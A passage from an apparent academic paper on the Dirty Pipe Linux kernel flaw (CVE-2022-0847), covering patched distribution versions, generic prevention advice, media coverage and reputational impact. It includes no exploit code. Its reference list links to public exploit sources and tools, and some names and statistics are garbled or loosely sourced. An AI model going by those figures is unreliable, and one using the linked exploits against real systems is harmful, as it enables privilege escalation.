Debian	Bullseye 5.10.84-1	Bullseye 5.10.92-2 bookworm and sid 5.16.11-1
Red Hat	Not Affected*	No patch yet

Fig. 19: List of Linux distributor's affected versions with the new fixed versions.

C. Prevention

Additional measures can be taken up as well to curb the risk of getting exploited by this vulnerability. One should run the systems with the least rights and privileges it can work with, ensuring that hackers don't get root access to their system. One can also disable nonessential kernel modules by making modifications to the kernel configuration file to save themselves from getting affected. Network Segmentation is another way to prevent such attacks. It divides the network into small subnetworks and uses security measures such as firewalls to contain the access between the subnetworks. Network Segmentation ensures that even if one part gets exploited, access to another subnetwork is not possible and thus further exploitation is contained. Monitoring system logs

or employing intrusion detection/ prevention systems is a good way to be stress-free of any attacker invading your system. Various security best practices such as strong password policies, regular backups, and two factor authentication methods should be put in place to ensure that one doesn't need to face such exploits. Following the above-listed measures one can minimize the probability of getting affected.

VII. Global Impact

A. Critical Concerns of the Linux Community

To understand the global impact this vulnerability had on Linux users worldwide; we need to understand the stature of Linux as an OS in the global market. According to a study based on various statistical surveys, approximately 50% of developers use Linux as their base OS, it also dominates the smartphone market by a good 85% [24]. According to ZDNet, Linux runs approximately 96.3% of the top one million servers used. One can understand the admiration there is among users for Linux across the globe.

There are a few reasons why this vulnerability had an evident effect on the global community of Linux users. The first point that needs to be understood here is that black hat hackers have their playgrounds open after they have gained access to privileged operations by modifying root passwords.

Secondly, the public exploit code of this vulnerability can be leveraged to escape containers in the files changed in the container by getting modified on the host.

The third point to be noted relates to the lingering spectre of Log4Shell indicating the high probability of the hackers already having local access and to exploit on this vulnerability to execute a privileged escalation on Linux systems.

B. Media Coverage

This vulnerability turned every hacking expert, professional, hacker, and hacking enthusiast's eyes toward it. According to Forbes Business Insights, with a projected market size of $15.64 billion by 2027, due to the widespread use of Linux, the vulnerability received extensive media coverage.

The "Dirty Pipe" Linux vulnerability, which was found by Max Kellermann, was covered by several news organizations and websites, including hacking learning portals and platforms. The articles were not all biased towards one type of expression, they were a fair share of negative ones such as some of the articles that were even presenting a comparison between Dirty COW and Dirty Pipe. Some were questioning the security of Android phones that used this version of Linux.

On the other hand, some were to increase awareness of the vulnerability and offer mitigation strategies. A few examples of sources that provided such articles are The Hacker News, Help Net Security, BleepingComputer, The Register, SecurityWeek, Threatpost, and Kerbs on Security.

Most of the articles focused on the discovery of the vulnerability along with its technical aspect [25], its effect, its remediation and steps that were being taken to combat it.

These articles were exceptionally useful to raise awareness among users and provide information on how to address the issue in order to enhance cybersecurity measures.

C. Reputational Damage

The uproar created by all these new portals and articles sparked the Linux community with trust issues with the Linux kernel and the organization responsible for maintaining it. The Linux customers lost the trust in security promised by the Linux Organization as the vulnerability if exploited can compromise their system to a hacker who can misuse it for their ulterior motive.

Due to the usage of Linux in smartphones, people were questioning their own device's security. Such exposures to vulnerabilities and exploits attached to them can make users question the security of these systems leading to a broader security landscape. If the vulnerability in question is not addressed, that would eventually act as a catalyst to widespread disruptions, financial losses incurred by users and organizations due to its exploitation, and the loss of credibility and trust in the organization responsible for it.

Additionally, encountering such vulnerabilities in such widely used software put software vendors in a spot to make security a priority and employ stringent measures for security measures. Moreover, probable impact leads to awareness and effective patching management, eventually putting pressure on organizations to build proactive measures rather than treating such issues on the back burner and overlooking it.

In conclusion, it can be said that CVE 2022-0847 highlighted the importance of stringent and strategic measures to identify such vulnerabilities in the system from early stages and if they arise, find ways to deal with them most effectively.

References

[1] https://nvd.nist.gov/vuln/detail/cve-2022-0847

[2] https://dirtypipe.cm4all.com/

[3] https://www.androidpolice.com/dirty-pipe-explained/

[4] https://www.javatpoint.com/architecture-of-linux

[5] https://www.hackthebox.com/blog/Dirty-Pipe-Explained-CVE-2022-0847

[6] https://blog.aquasec.com/deep-analysis-of-the-dirty-pipe-vulnerability

[7] https://en.wikipedia.org/wiki/Linux_kernel_version_history

[8] https://0xax.gitbooks.io/linux-insides/content/Theory/linux-theory-1.html

[9] https://lore.kernel.org/lkml/20230210040626.GB2825702@dread.disaster.area/T/

[10] https://sysdig.com/blog/cve-2022-0847-dirty-pipe-sysdig/

[11] https://lucid.app/lucidchart/c6e25637-9a74-4e9b-a084-8b38a49929f8/edit?invitationId=inv_f62e5176-8b1a-4673-b765-cf29e9eecc2d&page=0_0#

[12] https://haxx.in/files/dirtypipez.c

[13] https://github.com/r1is/CVE-2022-0847

[14] https://github.com/liamg/traitor

[15] https://github.com/rapid7/metasploit-framework/pull/16303
[16] https://raxis.com/blog/exploiting-dirty-pipe-cve-2022-0847
[17] https://nvd.nist.gov/vuln/detail/cve-2022-0847
[18] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2022-0847&vector=AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H&version=3.1&source=NIST
[19] https://www.trendmicro.com/en_us/research/22/d/detecting-exploitation-of-local-vulnerabilities-through-trend-mi.html
[20] https://securitylabs.datadoghq.com/articles/dirty-pipe-vulnerability-overview-and-remediation/
[21] https://www.elastic.co/security-labs/detecting-and-responding-to-dirty-pipe-with-elastic
[22] https://www.helpnetsecurity.com/2022/03/08/cve-2022-0847/
[23] https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/lib/iov_iter.c?id=9d2231c5d74e13b2a0546fee6737ee4446017903
[24] https://truelist.co/blog/linux-statistics/
[25] https://www.suse.com/support/kb/doc/?id=000020603